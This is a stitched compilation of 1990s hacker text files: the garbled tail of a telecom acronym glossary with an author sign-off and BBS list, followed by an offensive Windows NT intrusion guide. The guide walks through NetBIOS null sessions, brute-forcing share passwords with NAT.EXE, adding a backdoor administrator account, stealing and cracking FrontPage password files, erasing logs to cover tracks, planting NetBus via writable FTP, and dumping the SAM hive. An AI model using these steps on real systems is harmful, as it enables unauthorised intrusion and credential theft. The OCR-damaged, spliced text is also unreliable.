IDLC: Integrated Digital Loop Carrier Integrated Digital Networks IDN: IEC: Interexchange Carrier

TMP: Internet Message Processor IMS: Information Management Systems Integrated Management Systems TMS: IMTS: Improved Mobile Telephone Service Intelligent Network Access Point TNAP: INS: Information Network System Incoming No Test Trunks TNTT: INWATS: Inward Wide Area Telecommunications Service IOC: Interoffice Channel IOC: Input/Output Controller IOCC: International Overseas Completion Center TP: Intermediate Point Internet Protocol TP: Inter-Program Communication Facility TPCF: IPCH: Initial Paging Channel IPCS: Interactive Problem Control System IPL: Initial Program Load TPT.T: Internet Private Line Interface InterLATA Private Line Services TPLS: International Packet-Switched Service IPSS: IRC: Internet Relay Chat IRC: International Record Carrier ISC: Inter-Nation Switching Center ISDN: Integrated Services Digital Network Investigative Support Information System TSTS: TSO: International Standards Organization ISSN: Integrated Special Services Network Integrated Service Unit ISU: Internal Software Services ISWS: ITDM: Intelligent Time Division Multiplexer ITI: Interactive Terminal Interface ITS: Interactive Terminal Support ITS: Incompatible Time-Sharing System ITT: International Telephone and Telegraph Installation Verification Program IVP: TX: Interactive Executive IXC: Interexchange Carrier JCL: Job Control Language JES: Job Entry System KP: Key Pulse Loop Assignment Office LAC: Local Area Data Service LADS: Local Area Data Transport LADT: Lobe Access Module LAM: Local Area Network LAN: LAP: Link Access Protocol Link Access Protocol Balanced LAPB: Link Access Procedure LAPS: Local Area Signalling Service LASS: Local Area Switching Service LASS: LAST: Local Area System Transport LAT: Local Area Transport Local Access Transport Area LATA: LAVC: Local Area VAX Cluster LBS: Load Balance System Last Call Directory Number LCDN: LCM: Line Concentrating Module LCN: Logical Channel LD: Long Distance LDEV: Logical Device

T DM •	Timited Distance Medem
LDM:	Limited Distance Modem
LDS:	Local Digital Switch
LEBC:	Low End Business Center
LEC:	Local Exchange Carrier
LEN:	Low End Networks
LENCL:	Line Equipment Number Class
LGC:	Line Group Controller
LH:	Local Host
LIFO:	Last In First Out
LIP:	Large Internet Protocol
LLC:	Logical Link Control
LM:	Line Module
LMOS:	Loop Maintenance and Operations System
LSI:	Large Scale Integration
LTC:	Line Trunk Controller
LU:	Local Use
LVM:	Line Verification Module
MAC:	Media Access Control
MAC:	Message Authentication
MAN:	Metropolitan Area Network
MAP:	Maintenance and Administration Position
MAP:	Manufacturing Automation Protocol
MAT:	Multi-Access Trunk
MAU:	Multistation Access Unit
MBU:	Manufacturing Business Unit
MCA:	Micro Channel Architecture
MCI:	Microwave Communications, Inc.
MCP:	Master Control Program
MCF:	Manufacturing Cycle Time
MCI: MCU:	Multi Chip Unit
	Message Detail Record
MDR:	
MDS:	Message Design Systems Marker Decoder Unit
MDU:	
MF:	Multi-Frequency
MFD:	Main Distributing Frame
MFR:	Mult-Frequency Receivers
MFT:	Metallic Facility Terminal
MHZ:	Mega-Hertz
MIB:	Management Information Base
MIC:	Management Information Center
MIF:	Master Item File
MIS:	Management Information Systems
MJU:	MultiPoint Junction Unit
MLHG:	Multiline Hunt Group
MLT:	Mechanized Loop Testing
MNS:	Message Network Basis
MOP:	Maintenance Operation Protocol
MP:	Multi-Processor
MPL:	Multischedule Private Line
MPPD:	Multi-Purpose Peripheral Device
MRAA:	Meter Reading Access Arrangement
MSCP:	Mass Storage Control Protocol
MSI:	Medium Scale Integration
MTBF:	Mean Time Between Failure
MTS:	Message Telecommunication Service
MTS:	Message Telephone Service
MTS:	Message Transport Service
MTS:	Mobile Telephone Service
MTSO:	Mobile Telecommunications Switching Office
MTU:	Maintenence Termination Unit

MUX: Multiplexer MVS: Multiple Virutal Storage MWI: Message Waiting Indicator NAM: Number Assignment Module NAS: Network Application Support NC: Network Channel NCCF: Network Communications Control Facility NCI: Network Channel Interface NCIC: National Crime Information Computer NCP: Network Control Program NCS: Network Computing System NCTE: Network Channel Terminating Equipment Network Delivery Access NDA: Network Data Collection NDC: Network Device Interface Specification NDIS: NDNC: National Data Network Centre NDS: Network Data System NDU: Network Device Utility Network Equipment Building System NEBS: National Exchange Carriers Association NECA: NFS: Network File Sharing NFS: Network File System NFT: Network File Transfer NT: Network Interconnect NT: Network Interface NIC: Network Information Center Network Interface Card NIC: Network Job Entry NJE: Netware Loadable Modules NLM: Network Loadable Modules NLM: NM: Network Module NMR: Normal Mode Rejection Network Operating System NOS: NPA: Numbering Plan Area NPA: Network Performance Analyzer National Science Foundation NSF: NSP: Network Services Protocol NTE: Network Terminal Equipment NUA: Network User Address NUT: Network User Identifier Operator Centralization OC: OCC: Other Common Carrier OD: Out Dial Office Document Architecture ODA: Office Dependent Data Base ODDB: ODI: Open Data Interface OGT: Out-Going Trunk Out-Going Verification Trunk OGVT: OIS: Office Information Systems OLTP: On-Line Transaction Processing ONI: Operator Number Identification OPCR: Operator Actions Program OPM: Outside Plant Module OPM: Outage Performance Monitoring OR: Originating Register OS: Operating System OSI: Open Systems Interconnection OSL: Open System Location OSS: Operator Services System OST: Originating Station Treatment

OTC: Operating Telephone Company OTR: Operational Trouble Report OUTWATS: Outward Wide Area Telecommunications Service PABX: Private Automated Branch Exchange Prefix Access Code Translator PACT: PAD: Packet Assembler/Disassembler PADSX: Partially Automated Digital Signal Cross-Connect Pulse Amplitude Modulation PAM: PAX: Private Automatic Exchange PBU: Product Business Unit PBX: Private Branch Exchange PC: Primary Center Pulse Code Modulation PCM: PC Pursuit PCP: Pulse Frequency Modulation PFM: PGA: Pin Grid Array PIN: Personal Identification Number PT'A: Programmable Logic Array Programmable Logic Device PLD: Programmable Logic Sequencer PLS: PM: Phase Modulation PM: Peripheral Module PMAC: Peripheral Module Access Controller PMR: Poor Mans Routing Primenet Node Controller PNC: POC: Point of Contact Programmable Operator Facility POF: Point of Presence POP: Point Of Sale POS: Point of Termination POT: POTS: Plain Old Telephone Service PPN: Project Program Number PPP: Point to Point Protocol PPS: Public Packet Switching PPSN: Public Packet Switched Network PSAP: Public Safety Answering Point PSDC: Public Switched Digital Capability PSDCN: Packet-Switched Data Communication Network PSDN: Packet-Switched Data Network PSDS: Public Switched Digital Service Packet-Switched Network PSN: Packet-Switched Service PSS: Program Status Word PSW: Packet Transport Equipment PTE: Position and Trunk Scanner PTS: PTT: Postal Telephone & Telegraph Permanent Virtual Call PVC: Private Virtual Network PVN: PWC: Primary Wiring Center Quadrature Phase-Shift Keying QPSK: RACF: Resource Access Control Facility RAO: Revenue Accounting Office RARP: Reverse Address Resolution Protocol RBG: Realtime Business Group RBOC: Regional Bell Operating Company RC: Rate Center RC: Regional Center Relational Database RDB: Region Digital Switched Network RDSN: RDT: Restricted Data Transmissions

RDT: Remote Digital Terminal REP: Reperatory Dialing Restructured Extended Executer Language REXX: RFC: Request For Comments RTP: Routing Information Protocol RIS: Remote Installation Service RISC: Reduced Instruction Set Computer RISD: Reference Information Systems Development RJE: Remote Job Entry RLCM: Remote Line Concentrating Module RNOC: Regional Network Operations Center Remote Office Test Line ROTI Remote Procedure Call RPC: Remote Peripheral Equipment RPE: Reference System Architecture RSA: RSB: Repair Service Bureau RSC: Remote Switching Center RSCS: Remote Spooling Communications Subsystem Remote Switching System RSS: Remote Switching Unit RSU: Remote Trunk Arrangement RTA: RTG: Routing Generator R/W: Read/Write RX: Remote Exchange SA: Storage Array SABB: Storage Array Building Block Secure Access Multiport SAM: SARTS: Switched Access Remote Test System Switched Access Services SAS: SAS: Single Attachment System SBB: System Building Block SABM: Set Asynchronous Balanced Mode SAC: Special Area Code SBS: Satellite Business Systems SC: Sectional Center SCC: Specialized Common Carrier Switching Control Center SCC: SCCP: Signaling Connection Control Part SCCS: Switching Control Center System SCF: Selective Call Forwarding Supervision Control Frequency SCF: Station Class Mark SCM: Subscriber Carrier Module SCM: Signal Conversion Point SCP: SCP: System Control Program SCP: Service Control Point SCR: Selective Call Rejection Synchronous Data Link Control SDLC: SF: Single-Frequency Secure Front End SFE: SIDH: System Identification Home Special Information Tones SIT: SLIC: Subscriber Line Interface Card Subscriber Line Interface Module SLIM: Serial Line Internet Protocol SLIP: SLS: Storage Library System Serial Line Unit SLU: SM: System Manager Storage Module Disk Interconnect SMDI: SMDR: Station Manager Detail Recording

SMT: System Management Interrupt SMP: Symmetrical Multi-Processing SMS: Self-Maintenance Services SMS: Station Management System Simple Mail Transfer Protocol SMTP: SNA: Systems Network Architecture Simple Network Management Protocol SNMP: SONDS: Small Office Network Data System SOST: Special Operator Service Treatment SP: Service Processor SPC: Stored Program Control SPCS: Stored Program Control System SPCSS: Stored Program Control Switching System Software Performance Montior SPM: SQL/DS: Structured Query Language/Data System SRC: System Resource Center SS: Signaling System SSAS: Station Signaling and Announcement System Systems Service Control Point SSCP: SSCP: Subsystem Services Control Point SSP: Switching Service Points SSS: Strowger Switching System ST: Start STC: Service Termination Charge STD: Subscriber Trunk Dialing STP: Signal Transfer Point Synchronous Transport Signal STS: Switched Virtual Call SVC: Sub Working Group SWG: SxS: Step-by-Step Switching т-1: Terrestrial Digital Service TAC: Trunk Access Code TAC: Terminal Access Circuit TAC: Terminal Access Center TAS: Telephone Answering Service TAST: Time Assignment Speech Interpolation TBU: Terminals Business Unit Toll Center TC: TCAP: Transaction Capabilities ApplicationPart TCC: Technical Consulting Center TCC: Telecommunications Control Computer Transparent Connect Facility TCF: Time Compression Multiplexing TCM: TCP: Transmission Control Protocol Traffic Data Administration System TDAS: TDCC: Transport Data Coordinating Committee TDM: Time Division Multiplexer Terminal Data Management System TDMS: TDS: Terrestrial Digital Service Trouble History TH: TIDE: Traffic Information Distributor & Editor TIS: Technical Information Systems TLB: TransLAN Bridge TM: Trunk Module TMSCP: Tape Mass Storage Control Protocol TNDS: Total Network Data System Traffic Network Planning Center TNPS: TO: Toll Office Technical Office Protocol TOP: TOPS: Traffic Operator Position System

<b>mp</b> •	There are an are l
TP:	Transport Protocol Toll Point
TP:	
TP:	Transaction Processing
TPC:	Transaction Processiong Performance Council
TREAT:	Trouble Report Evaluation and Analysis Tool
TRIB:	Throughput Rate in Information Bits
TRT:	Tropical Radio and Telephone
TSB:	Time Shared Basic Environment
TSG:	Timing Signal Generator
TSN:	Terminal Switching Network
TSO:	Time Sharing Option
TSPS:	Traffice Service Position System
TTL:	Transistor-to-Transistor Logic
TTS:	Trunk Time Switch
TWX:	Type Writer Exchange
UA:	Unnumbered Acknowledgement
UAE :	Unrecoverable Application Error
UART:	Universal Asynchronous Receiver Transmitter
UCS:	Uniform Communication Standard
UDC:	Universal Digital Channel
UDP:	User Datagram Protocol
UDVM:	Universal Data Voice Multiplexer
UID:	User Identifier
UPC:	Utility Port Conditioner
USC:	Usage Surcharge
USDN:	United States Digital Network
USTS:	United States Transmission Systems
UUCP:	Unix to Unix Copy Program
VAN:	Value Added Networks
VAX:	Virtual Address Extention
VCPI:	Virtual Control Program Interface
VDU:	Visual Display Unit
VF:	Voice Frequency
VFU:	Vertical Forms Unit
VFY:	Verify
VIA:	Vax Information Architecture
VLM:	Virtual Loadable Module
VLSI:	Very Large Scale Integration
VMB:	Voice Mail Box
VMCF:	Virtual Machine Communications Facility
VMS:	Virtual Memory System
VMS:	Voice Mail System
VM/SP:	Virtual Machine/System Product
VPA:	VAX Performance Advisor
VPS:	Voice Processing System
VSAM:	Virtual Storage Access Method
VSE:	Virtual Storage Extended
VTAM:	Virtual Telecommunications Access Method
VTOC:	Volume Table Of Contents
VUIT:	Visual User Interface Tool
VUP:	Vax Unit of Processsing
WAN:	Wide Area Network
WATS:	Wide Area Telecommunications System
WATS:	Wide Area Telephone Service
WC:	Wiring Center
WCPC:	Wire Center Planning Center
WDCS:	Wideband Digital Cross-Connect System
WDM:	Wavelength Division MultiPlexing
WES:	Western Electronics Switching
WUI:	Western Union International

XB: Crossbar Switching
XBAR: Crossbar Switching
XBT: Crossbar Tandem
XNS Xerox Network Systems
XSV Transfer Cost System Value
XTC Extended Test Controller

CONCLUSION

Last words

Well, i sincerely hope that this file was of some use to you, and i would encourage you to distribute it as far as you can. If you enjoyed it, hated it, have suggestions, or whatever, feel free to email me at my Internet address(my only permanent one for now) or at a BBS, if you can find me.

Have phun...

- Deicide -

Recommended Reading

Neuromancer, Mona Lisa Overdrive, Count Zero and all the rest, by William Gibson The Hacker Crackdown, by Bruce Sterling

Cyberpunk, by Katie Hafner and John Markoff

The Cuckoo's Egg, by Cliff Stoll

2600: The best h/p printed zine. \$21 in American funds, U.S. & Canada. 2600 Subscription Dept., P.O. Box 752, Middle Island NY 11953-0752 Office: 516-751-2600 Fax: 516-751-2608 The issues of CUD, cDc, & Phrack electronic newsletters, and the LOD/H TJs,

all of which can be found on the Internet and any good h/p oriented BBS.

BBSes

Although most boards have a lifespan equivalent to that of a fruitfly, I finally have a list which is somewhat stable.. getting on them is your problem.. just be yourself and be willing to learn.

Unphamiliar Territories
Demon Roach Underground
Temple of the Screaming Electron
Burn This Flag
Dark Side of the Moon
and Phrozen Realm if it returns..

### References

=========

All the material used in this publication is original unless specifically stated otherwise.

However, i'd like to thank Phrack and the LOD/H for their textfiles which gave me a valuable push in the right direction..

And of course all the great h/p folks who have helped me along the way..

And finally

Thanks to the EFF, for their continued support of all of the world's rights in this technological era. Thanks to all the folks running the FreeNets who continue to support the right to free access to information in this world of cynicism. Thanks to cDc, for not selling out after all these years... Musical inspirations: Primus, Rage Against the Machine, Jimi Hendrix, Led Zeppelin, Dead Kennedys, White Zombie, the Beastie Boys, etc, etc. "Yes I know my enemies. They're the teachers who taught me to fight me. Compromise, conformity, assimilation, submission, ignorance, hypocrisy, brutality, the elite" - /Know Your Enemy/ (c) Rage Against the Machine - Deicide deicide@west.darkside.com DISCLAIMER ========== This file was provided for informational purposes only.

The author assumes no responsibilities for any individual's actions after reading this file.

Windows NT Deconstruction Tatics Step by Step NT Explotation Techniques by vacuum of Rhino9 & Technotronic vacuum@technotronic.com Revision 5 10/01/98 Changes in Revision 5: Refined some NET.EXE examples. Included brief discussion of NetBus. Samba rdisk /s information. Made this .zip more like a unix rootkit by included all the mentioned tools. Cleaned up the overall layout. I. Initial Access Strategy 1.)NetBIOS Shares Using Microsoft Executables a. NET.EXE 's other uses 2.)NAT The NetBIOS Auditing Tool II.FrontPage Exploitation 1.)FrontPage password decryption on unix servers with frontpage extensions. III. Registry Vulnerabilities 1.) rdisk /s to dump the SAM (Security Account Manager) 2.) gaining access to the regisry with the AT.EXE command (local) 3.) REGEDT32.EXE and REGEDIT.EXE 4.) REGINI.EXE and REGDMP.EXE remote registry editing tools 5.) Using the Registry to Execute Malicious Code IV. Trojan .lnk (shortcuts) 1.)Security hole within winnt\profiles and login scripts V. Workarounds for common sytsem policy restrictions VI. PWDUMP Example Included Files: NTExploits.txt this document samproof.txt example of the sam hive from the registry notepad.reg Example .reg file that starts up notepad.exe upon login. Could be any executable. service.pwd Service.pwd frontpage password example. NetBIOS Shares Using the standard Microsoft Executables C:\>NBTSTAT -A 123.123.123.123 C:\>NBTSTAT -a www.target.com NetBIOS Remote Machine Name Table Type Status Name -----<20> UNIQUE Registered STUDENT1 <20> UNIQUE Registered
<00> UNIQUE Registered
<00> GROUP Registered
<1C> GROUP Registered
<1B> UNIQUE Registered
<03> UNIQUE Registered
<1E> GROUP Registered
<1D> UNIQUE Registered
<1D> UNIQUE Registered
<1D> UNIQUE Registered
<1D> UNIQUE Registered STUDENT1 DOMAIN1 DOMAIN1 DOMAIN1 STUDENT1 DOMAIN1 <1E> GROUP DOMAIN1 <1D> UNIQUE ..\_\_MSBROWSE\_\_.<01> GROUP

MAC Address = 00-C0-4F-C4-8C-9D

After a NetBIOS share is found, it can be added to the LMHOSTS file. Computername <03> UNIQUE Registered by the messenger service. This is the computername to be added to the LMHOSTS file which is not necessary to use NAT.EXE but is necessary if you would like to view the remote computer in Network Neighborhood. Example of LMHOSTS file: 123.123.123.123 student1 24.3.9.12 target2 Now you can use the find computer options within NT or 95 to browse the shares. An alternative option would be to use the very powerful NET.EXE C:\>net view 123.123.123.123 C:\>net view \\student1 Shared resources at 123.123.123.123 Share name Type Used as Comment \_\_\_\_\_ NETLOGON Disk Logon server share Disk Test The command completed successfully. NOTE: The C\$ ADMIN\$ and IPC\$ shares are hidden and are not shown. To connect to the ipc\$ using a null session: C:\net use \\111.111.111.111\ipc\$ "" /user:"" The command completed successfully. To connect to a normal share: C:\net use x: \\123.123.123.123\test The command completed successfully. Now the command prompt or the NT Explorer can be used to access the remote drive X: C:\net use New connections will be remembered. Status Local Remote Network \_\_\_\_\_ \\123.123.123.123\test \\123.123.123.123\test X: OK Microsoft Windows Network Microsoft Windows Network OK The command completed successfully.

Here are some other interesting things that NET.EXE can be used for that are not related to NetBIOS. NET localgroup <enter> will show which groups have been created on the local machine. NET name <enter> will show you the name of the computer as well as who is logged in. NET accounts <enter> will show the password restrictions for the user. NET share <enter> displays the shares for the local machine including the \$ shares which are supposed to be hidden. NET share unsecure=c:\ will share the c:\ as unsecure NET user <enter> will show you which accounts are created on the local machine. NET user unsecure elite /add will add user unsecure with a password of elite. NET start SERVICE. NET start schedule will start the schedule service which can be used to access the complete registry on a local machine. NET group NET group Administrators unsecure /add will add the user unsecure to the Administrators group if run on a Domain Controller. NAT (NetBIOS Auditing Tool) This technique works the the default share type everyone full control. If you are denied access, permissions have been applied to the share, and a password will be required. NAT.EXE (NetBIOS Auditing Tool) NAT.EXE [-o filename] [-u userlist] [-p passlist] <address> OPTIONS Specify the output file. All results from the scan -0 will be written to the specified file, in addition to standard output. Specify the file to read usernames from. Usernames -u will be read from the specified file when attempting to guess the password on the remote server. Usernames should appear one per line in the specified file. Specify the file to read passwords from. Passwords -p will be read from the specified file when attempting to guess the password on the remote server. Passwords should appear one per line in the specified file. <address> Addresses should be specified in comma deliminated format, with no spaces. Valid address specifications include: hostname - "hostname" is added 127.0.0.1-127.0.0.3, adds addresses 127.0.0.1 through 127.0.0.3 127.0.0.1-3, adds addresses 127.0.0.1 through 127.0.0.3 127.0.0.1-3,7,10-20, adds addresses 127.0.0.1 through 127.0.0.3, 127.0.0.7, 127.0.0.10 through

127.0.0.20. hostname,127.0.0.1-3, adds "hostname" and 127.0.0.1 through 127.0.0.1 All combinations of hostnames and address ranges as specified above are valid. NAT.EXE does all of the above techniques plus it will try Administrative shares (\$), scan a range of IP addresses and use a dictionary file to crack the NetBIOS passwords. NAT.EXE is the tool prefered by most hackers. C:\nat -o vacuum.txt -u userlist.txt -p passlist.txt 204.73.131.10-204.73.131.30 [\*]--- Reading usernames from userlist.txt [\*]--- Reading passwords from passlist.txt [\*]--- Checking host: 204.73.131.11 [\*]--- Obtaining list of remote NetBIOS names [\*]--- Attempting to connect with name: \* [\*]--- Unable to connect [\*]--- Attempting to connect with name: \*SMBSERVER [\*]--- CONNECTED with name: \*SMBSERVER [\*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03 [\*]--- Server time is Mon Dec 01 07:44:34 1997 [\*]--- Timezone is UTC-6.0 [\*]--- Remote server wants us to encrypt, telling it not to [\*]--- Attempting to connect with name: \*SMBSERVER [\*]--- CONNECTED with name: \*SMBSERVER [\*]--- Attempting to establish session [\*]--- Was not able to establish session with no password [\*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `password' [\*]--- CONNECTED: Username: `ADMINISTRATOR' Password: `password' [\*]--- Obtained server information: Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[] [\*]--- Obtained listing of shares: Sharename Type Comment \_\_\_\_ \_\_\_\_\_ \_\_\_\_\_ ADMIN\$ Disk: Remote Admin Default share C\$ Disk: IPC\$ IPC: Remote IPC NETLOGON Disk: Logon server share Test Disk: [\*]--- This machine has a browse list: Server Comment \_\_\_\_\_ \_\_\_\_\_

STUDENT1

[\*]--- Attempting to access share: \\\*SMBSERVER\ [\*]--- Unable to access [\*]--- Attempting to access share: \\\*SMBSERVER\ADMIN\$ [\*]--- WARNING: Able to access share: \\\*SMBSERVER\ADMIN\$ [\*]--- Checking write access in: \\\*SMBSERVER\ADMIN\$ [\*]--- WARNING: Directory is writeable: \\\*SMBSERVER\ADMIN\$ [\*]--- Attempting to exercise .. bug on: \\\*SMBSERVER\ADMIN\$ [\*]--- Attempting to access share: \\\*SMBSERVER\C\$ [\*]--- WARNING: Able to access share: \\\*SMBSERVER\C\$ [\*]--- Checking write access in: \\\*SMBSERVER\C\$ [\*]--- WARNING: Directory is writeable: \\\*SMBSERVER\C\$ [\*]--- Attempting to exercise .. bug on: \\\*SMBSERVER\C\$ [\*]--- Attempting to access share: \\\*SMBSERVER\NETLOGON [\*]--- WARNING: Able to access share: \\\*SMBSERVER\NETLOGON [\*]--- Checking write access in: \\\*SMBSERVER\NETLOGON [\*]--- Attempting to exercise .. bug on: \\\*SMBSERVER\NETLOGON [\*]--- Attempting to access share: \\\*SMBSERVER\Test [\*]--- WARNING: Able to access share: \\\*SMBSERVER\Test [\*]--- Checking write access in: \\\*SMBSERVER\Test [\*]--- Attempting to exercise .. bug on: \\\*SMBSERVER\Test [\*]--- Attempting to access share: \\\*SMBSERVER\D\$ [\*]--- Unable to access [\*]--- Attempting to access share: \\\*SMBSERVER\ROOT [\*]--- Unable to access [\*]--- Attempting to access share: \\\*SMBSERVER\WINNT\$ [\*]--- Unable to access If Default share of Everyone/Full Control. Done it is hacked. FrontPage Exploitation: Most frontpage exploits compromise only the wwwroot directory and can be used to change the html of a site which has become a popular method of gaining fame in the hacker community. The following is a list of the Internet Information server files location in relation to the local hard drive (C:) and the web (www.target.com) C:\InetPub\wwwroot <Home> C:\InetPub\scripts /Scripts C:\InetPub\wwwroot\\_vti\_bin /\_vti\_bin C:\InetPub\wwwroot\\_vti\_bin\\_vti\_adm /\_vti\_bin/\_vti\_adm /\_vti\_bin/\_vti\_aut C:\InetPub\wwwroot\\_vti\_bin\\_vti\_aut C:\InetPub\cgi-bin /cgi-bin C:\InetPub\wwwroot\srchadm /srchadm C:\WINNT\System32\inetserv\iisadmin /iisadmin C:\InetPub\wwwroot\\_vti\_pvt C:\InetPub\wwwroot\samples\Search\QUERYHIT.HTM Internet Information Index Server sample C:\Program Files\Microsoft FrontPage\\_vti\_bin C:\Program Files\Microsoft FrontPage\\_vti\_bin\\_vti\_aut C:\Program Files\Microsoft FrontPage\\_vti\_bin\\_vti\_adm

C:\WINNT\System32\inetserv\iisadmin\htmldocs\admin.htm /iisadmin/isadmin http://localhost:8814/iisadmin/iisnew.asp where 8814 is a randomly chosen port. By default only localhost (127.0.0.1) has access to the html version of Internet Server Mangager HTML Using FrontPage, a hacker may alter the html of a remote website often frontpage webs are left un-passworded. On the FrontPage Explorer's File menu, choose Open FrontPage Web. In the Getting Started dialog box, select Open an Existing FrontPage Web and choose the FrontPage web you want to open. Click More Webs if the web you want to open is not listed. Click OK. If you are prompted for your author name and password, you will have to decrypt service.pwd, guess or move on. Enter them in the Name and Password Required dialog box, and click OK. Alter the existing page, or upload a page of your own. Scanning PORT 80 (http) or 443 (https) options: GET /\_vti\_inf.html #Ensures that frontpage server extensions are installed. GET /\_vti\_pvt/service.pwd #Contains the encrypted password files. Not used on IIS and WebSite servers GET /\_vti\_pvt/authors.pwd #On Netscape servers only. Encrypted names and passwords of authors. GET /\_vti\_pvt/administrators.pwd GET /\_vti\_log/author.log #If author.log is there it will need to be cleaned to cover your tracks GET /samples/search/queryhit.htm Other ways of obtaining service.pwd http://ftpsearch.com/index.html search for service.pwd http://www.altavista.digital.com advanced search for link:"/\_vti\_pvt/service.pwd" Attempt to connect to the server using FTP. port 21 login anonymous password quest@unknown the anonymous login will use the internally created IISUSR\_computername account to assign NT permissions. An incorrect configuration may leave areas vulnerable to attack. If you find a writeable anonymous ftp account, copy any executables (Netbus for example) to the c:\inetpub\scripts\ directory. The permissions on the scripts directory are as follows: Execute (including script). This is valuable, allowing you to http://www.target.com/scripts/patch.exe If service.pwd is obtained it will look similar to this: Vacuum:SGXJV160J9zkE The above password is apple Turn it into DES format:

Vacuum:SGXJV160J9zkE:10:200:Vacuum:/users/Vacuum:/bin/bash

The run your favorite unix password cracker like john.exe (John The Ripper) against a large dictionary file or ntucrack.exe which will brute force crack the password.

Registry Vulnerabilities: RDISK rdisk /s will dump the security and sam portions of the registry into c:\winnt\repair directory. It will also give you the option of creating an emergency repair diskette. This .zip includes SAMDUMP.EXE which can be used to extract passwords from emergency repair diskettes. Within that directory there will be a sam.\_ file. It is ethically used for the emergency repair disk. If you have gained access to the local drive through physical access or through netbios shares, run rdisk /s There is a utility called SAMDUP included within this .zip that will extract the passwords.

GAINING ACCESS TO THE ENTIRE REGISTRY (Local) For this to work, you will need to start the schedule service. From the Command Prompt:

C:\>net start schedule The Schedule service is starting. The Schedule service was started successfully.

From a Command Prompt:

at <time> /interactive "regedt32.exe"

Where, <time> gets replaced with the current time plus about a minute to take care of your command typing time. At <time>, regedt32.exe will appear on your desktop. This execution of regedt32.exe will be running in the system's security context. As such, it will allow you access to the entire registry, including SAM and SECURITY hives. Note that this will not work against a remote registry; you will need to do this locally on the system you want to modify registry.

If sussessful, you will recive a message similar to the following: Added a new job with job ID = 0  $\,$ 

samproof.txt example showing the SAM can be opened

Where, <time> gets replaced with the current time plus about a minute to take care of your command typing time. At <time>, regedt32.exe will appear on your desktop. This execution of regedt32.exe will be running in the system's security context. As such, it will allow you access to the entire registry, including SAM and SECURITY hives. Note that this will not work against a remote registry; you will need to do this locally on the system you want to modify registry.

Basic remote registry access that does not include the sam and security hives: Windows NT supports accessing a remote registry via the Registry Editor and also through the RegConnectRegistry() Win32 API call. The security on the following registry key dictates which users/groups can access the registry remotely:

HKEY\_LOCAL\_MACHINE\

SYSTEM\ CurrentControlSet Control SecurePipeServers Winreg If this key does not exist, remote access is not restricted, and only the underlying security on the individual keys control access. In a default Windows NT workstation installation, this key does not exist. In a default Windows NT server installation, this key exists and grants administrators full control for remote registry operations, in addition to granting Everyone Create Subkey and Set Value access (special access). REGEDT32.EXE To access the registry of a REMOTE NT computer you must have ADMINISTRATOR RIGHTS. NAT.EXE (covered in the NetBIOS Section) has often lead to compromised administrator passwords. Administrators should turn off all shares, including C\$ To modify the Registry on a remote computer Start Regedt32 1 On the File menu, click Connect. 2 Type the name of the remote computer. 3 In the Users on Remote Computer dialog box, click the user that is interactively logged on, and then click OK. Typically, there is only one user logged on. 4 Double-click Local User to change HKEY\_CURRENT\_USER Registry settings. 5 Double-click Local Computer to change HKEY\_LOCAL\_MACHINE Registry settings. 6 On the File menu, click Save. 7 On the File menu, click Disconnect.

Notes:

You can access the Registry only on computers for which you have administrative permission. The computer can be running any version of Windows NT Workstation or Windows NT Server. You can only access two predefined keys (HKEY\_USERS and HKEY\_LOCAL\_MACHINE) of a remote computer registry.

REGINI is a tool that can be used from the command line to manipulate (in our case write to) the registry on a REMOTE machine. A very closely related tool, REGDMP.EXE works very closely with the REGINI tool and can be used to "dump" the contents of the registry on a remote machine to a file for your browsing. It should be noted that the entire contents of the registry (The Security & SAM hives) will NOT be dumped as they were with the

at <time> /interactive "regedt32.exe"

technique mentioned above.

```
REGINI.EXE
usage: REGINI [-h hivefile hiveroot | -w Win95 Directory | -m \\machinename]
    [-i n] [-o outputWidth]
    [-c] codepage
    [-b] textFiles...
```

where: -h specifies a specify local hive to manipulate.

-w specifies the paths to a Windows 95 system.dat and user.dat files -m specifies a remote Windows NT machine whose registry is to be manipulated. -i n specifies the display indentation multiple. Default is 4 -o outputWidth specifies how wide the output is to be.

By default the outputWidth is set to the width of the console window if standard output has not been redirected to a file. In the latter case, an outputWidth of 240 is used.

-c specifies codepage of textFiles, if they are ANSI textFiles.

-b specifies that REGINI should be backward compatible with older versions of REGINI that did not strictly enforce line continuations and quoted strings Specifically, REG\_BINARY, REG\_RESOURCE\_LIST and REG\_RESOURCE\_REQUIREMENTS\_LIST data types did not need line continuations after the first number that gave the size of the data. It just kept looking on following lines until it found enough data values to equal the data length or hit invalid input. Quoted strings were only allowed in REG\_MULTI\_SZ. They could not be specified around key or value names, or around values for REG\_SZ or REG\_EXPAND\_SZ Finally, the old REGINI did not support the semicolon as an end of line comment character.

textFiles is one or more ANSI or Unicode text files with registry data.

The easiest way to understand the format of the input textFile is to use the REGDMP command with no arguments to dump the current contents of your NT Registry to standard out. Redirect standard out to a file and this file is acceptable as input to REGINI

Some general rules are: Semicolon character is an end-of-line comment character, provided it is the first non-blank character on a line

Backslash character is a line continuation character. All characters from the backslash up to but not including the first non-blank character of the next line are ignored. If there is more than one space before the line continuation character, it is replaced by a single space.

Indentation is used to indicate the tree structure of registry keys The REGDMP program uses indentation in multiples of 4. You may use hard tab characters for indentation, but embedded hard tab

than one space before the line continuation character, it is replaced by a single space.

Indentation is used to indicate the tree structure of registry keys The REGDMP program uses indentation in multiples of 4. You may use hard tab characters for indentation, but embedded hard tab characters are converted to a single space regardless of their position

For key names, leading and trailing space characters are ignored and not included in the key name, unless the key name is surrounded by quotes. Imbedded spaces are part of a key name.

Key names can be followed by an Access Control List (ACL) which is a series of decimal numbers, separated by spaces, bracketed by a square brackets (e.g. [8 4 17]). The valid numbers and their

meanings are:

- Administrators Full Access 1 2 - Administrators Read Access 3 - Administrators Read and Write Access 4 - Administrators Read, Write and Delete Access 5 - Creator Full Access 6 - Creator Read and Write Access 7 - World Full Access 8 - World Read Access 9 - World Read and Write Access 10 - World Read, Write and Delete Access 11 - Power Users Full Access 12 - Power Users Read and Write Access 13 - Power Users Read, Write and Delete Access 14 - System Operators Full Access 15 - System Operators Read and Write Access 16 - System Operators Read, Write and Delete Access 17 - System Full Access 18 - System Read and Write Access 19 - System Read Access 20 - Administrators Read, Write and Execute Access 21 - Interactive User Full Access 22 - Interactive User Read and Write Access 23 - Interactive User Read, Write and Delete Access

If there is an equal sign on the same line as a left square bracket then the equal sign takes precedence, and the line is treated as a registry value. If the text between the square brackets is the string DELETE with no spaces, then REGINI will delete the key and any values and keys under it.

